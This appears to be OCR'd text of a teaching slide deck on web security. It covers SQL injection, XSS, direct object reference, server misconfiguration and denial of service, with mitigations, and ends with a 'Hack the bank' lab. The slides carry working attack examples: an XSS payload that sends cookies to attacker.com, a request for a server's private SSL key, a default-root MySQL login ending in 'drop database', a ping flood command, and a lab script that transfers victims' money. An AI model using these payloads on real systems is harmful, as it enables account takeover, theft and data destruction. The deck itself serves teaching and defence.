Cyber Security

By Scott Smereka


TWEDDLE™
GROUP

OVERVIEW

- What is cyber security
- Common attack types
- How to prevent attacks
- Test your attack skills

INTRO TO CYBER SECURITY

- Practice of protecting software, data, and devices from damage or unauthorized access
- Increasingly in importance
  - e.g. data storage expected to increase to 50,000 GBps by 2018
- Getting harder to defined against
  - Complex software and deployments
  - Blind dependency on open source libraries



APPLICATION VULNERABILITIES


Flaws or weaknesses in an application that could be exploited to compromise the security of the application.

INJECTION

- Attacker tricks the server into running their malicious code
- Occurs when a developer passes unfiltered user input to internal components
  - e.g. SQL server, browser, authentication server

INJECTION: EXAMPLE

- Original query:
  - SELECT * FROM USERS WHERE USER=" AND PASS=‘’;
- Inject a SQL into a user input field
  - ’ or ‘1’=‘1’
- Modified query:
  - SELECT * FROM USERS WHERE USER=" or '1'='1' AND PASS=‘' or ‘1’=‘1’
- Results in a successful login



INJECTION: MITIGATION


- Can be prevented by sanitizing user input
  - Prepared queries
  - Remove escape characters
- Can be detected with static code analysis

CROSS SITE SCRIPTING (XSS)

- Attacker tricks the server into sending malicious code to other users, who then execute it
- Reflected XSS
  - Target sent a link with malicious code
  - https://example.com/test.php?val=<script>alert(‘Proof this is an XSS’);</script>
- Persistent XSS
  - Malicious code stored in database and served to user on page load

CROSS SITE SCRIPTING: PERSISTENT EXAMPLE

- Attacker enters a script into a question forum
  - <script>window.location=‘http://attacker.com/?cookie='+document.cookie</script>
- Another user loads the forum and is served the malicious code
- The user’s browser executes the script
  - User’s cookie sent to the attackers website
- Attacker uses the cookie to login as the targeted user



CROSS SITE SCRIPTING: MITIGATION

- Can be prevented by
  - Sanitizing user input, similar to plain injection
  - Sanitizing output, e.g. do not return HTML tags to the users

DIRECT OBJECT REFERENCE

- Attacker accesses an internal object they should otherwise be precluded from accessing
- For example:
  - SSL certificate
  - Another user’s account
  - Any file on the system

DIRECT OBJECT REFERENCE: EXAMPLE

- Attacker notices a possible vulnerability in a GET url parameter
  - http://my.secure.site/download?filename=monthly_statement.txt
- Replaces “monthly_statement.txt” with “/etc/ssl/private/server.key”
- Server’s private SSL key is downloaded
- Attacker uses the SSL keys to decrypt all traffic to and from the web server.

DIRECT OBJECT REFERENCE: MITIGATION

- Whitelisting object’s that can be accessed
- Check authorization before accessing each object

SERVER MISCONFIGURATION

- Some application configurations are inappropriate for production use, but are common in development
  - e.g. debug messages, default credentials, disabled security protocols
- Attacker's goal is to find and take advantage of a server misconfiguration

SERVER MISCONFIGURATION: EXAMPLE

- Attacker notices a website is using a common framework called Wordpress
- Attacker checks if the default MySQL port “3306” is open
- It is, so the attacker try to login with the default MySQL credentials
  - mysql -u root -h my.secure.site
- Access is granted, the admin forgot to change or disable the default password for the root account
- The attacker drops all of the database tables
  - drop database super_important_database;

SERVER MISCONFIGURATION: MITIGATION

- Almost all misconfigurations are caused by human error
- Automate the deployment process
  - e.g. Ansible, Terraform, Docker
- Creation and running of automated tests
- Code reviews

DENIAL OF SERVICE

Render a machine or network resource unavailable to it’s intended user(s).

VOLUME ATTACK

- Goal is to saturate the bandwidth of the target
  - Magnitude of attack measured in bits per second (Bps)
- Typically requires a large number of attackers
- Attacker's operations are cheap, server's are expensive
- Examples:
  - UDP flood
  - ICMP floods (aka Ping of Death)

VOLUME ATTACK: PING OF DEATH

- Attacker sends a large number of ping requests to the target
- Every successful ping requires a response
- Each ping can contain a large amount of garbage data
- Attacker ignores the ping response

```
root@ubuntu:/home/scott# ping 192.168.3.36 -i 0.0001 -s 60000
PING 192.168.3.36 (192.168.3.36) 60000(60028) bytes of data.
^C
--- 192.168.3.36 ping statistics ---
209 packets transmitted, 0 received, 100% packet loss, time 2493ms
```

VOLUME ATTACK: MITIGATION


- Configuration of firewalls and routers
  - Disable ICMP responses to broadcast addresses
  - Disable ICMP requests from outside the network
  - Ignore seemly malformed pings, i.e. pings with large payloads
- Monitoring of network layer devices and their logs

APPLICATION ATTACK

- Goal is to crash the web server or application
  - Magnitude of attack measured in requests per second (Rps)
- Attacker sends seemingly legitimate requests which are harder to detect
- Doesn’t require a large number of attackers
- Examples:
  - Low and slow attacks
  - GET/POST floods

APPLICATION ATTACK: LOW AND SLOW

- Web servers have a limited number of application threads
- An attacker attempts to consume all available threads by opening HTTP connections and never closing them
- When the server runs out of threads, legitimate traffic is denied
  - i.e. 503 Service Unavailable
- Slowloris is a popular tool for this attack



APPLICATION ATTACK: MITIGATION


- One of the hardest attacks to detect and mitigate
- Monitor server resources
  - e.g. CPU, memory, disk activity, connection tables
- Monitor application and web server threads
- Application level logs
- Tight integration between application, monitoring, and mitigation software
  - Detecting long and relativity “idle” open network connections
  - Detecting when the application is stuck in a process that should be quick

PROTOCOL ATTACK

- Targets the server's resources instead of bandwidth
  - e.g. memory, cpu, and disk space
- Takes advantage of intermediate communication equipment
  - e.g. firewalls, load balancers, and routers
- Typically measured in Packets Per Second (Pps)
- Examples:
  - Ping of Death
  - Smurf DDoS
  - Fragmented package attack
  - SYN floods

PROTOCOL ATTACK: SMURF

- Internet Control Message Protocol (ICMP) — Used by networking devices to send error messages and operational information.



Attacker

Sends ICMP request to router with victim's IP address in source field

Router

Request passed to all devices behind the Router

Devices

Each device responds to ICMP request

Target

All responses routed to target

PROTOCOL ATTACK: MITIGATION

- Firewall configuration and monitoring
- Proper configuration of network devices
  - Do not reply to pings from broadcast addresses
- Disable public traffic for comply exploited protocols

Questions

TWEDDLE™
GROUP

Hack the bank

TWEDDLE™
GROUP

HACK THE BANK!

- Goals:
  - Steal as much money as possible!
  - Access another user's account
- Banks are located at:
  - tweddle-acm.herokuapp.com
  - tweddle-acm1.herokuapp.com
  - tweddle-acm2.herokuapp.com

- Do not use denial of service attacks on Heroku servers

CROSS SITE SCRIPTING

- Add a script to the FAQ section
- When a user logs in, transfer all their money to scott
  - <script>window.onload=function(){if(document.getElementById('balance').innerHTML!="$0"&&document.getElementById('username').innerHTML!="scott") {document.getElementById('transfer-form-username').value = "scott";document.getElementById('transfer-form-amount').value = "500";document.getElementById("transfer-form-submit").click();}}</script>

DIRECT OBJECT REFERENCE


- Change the username in the URL to access another user's account

https://tweddle-acm.herokuapp.com/scott/account/

https://tweddle-acm.herokuapp.com/admin/account/

SERVER MISCONFIGURATION

- The admin user's default password was never changed
  - Username: admin
  - Password: admin



SOURCE CODE

- Bank source code located at github.com/Tweddle-SE-Team/acm
- Created by
  - Scott Smereka
  - Justin Dickow

Thank You!

TWEDDLE™
GROUP

RESOURCES

- MySpace XSS worm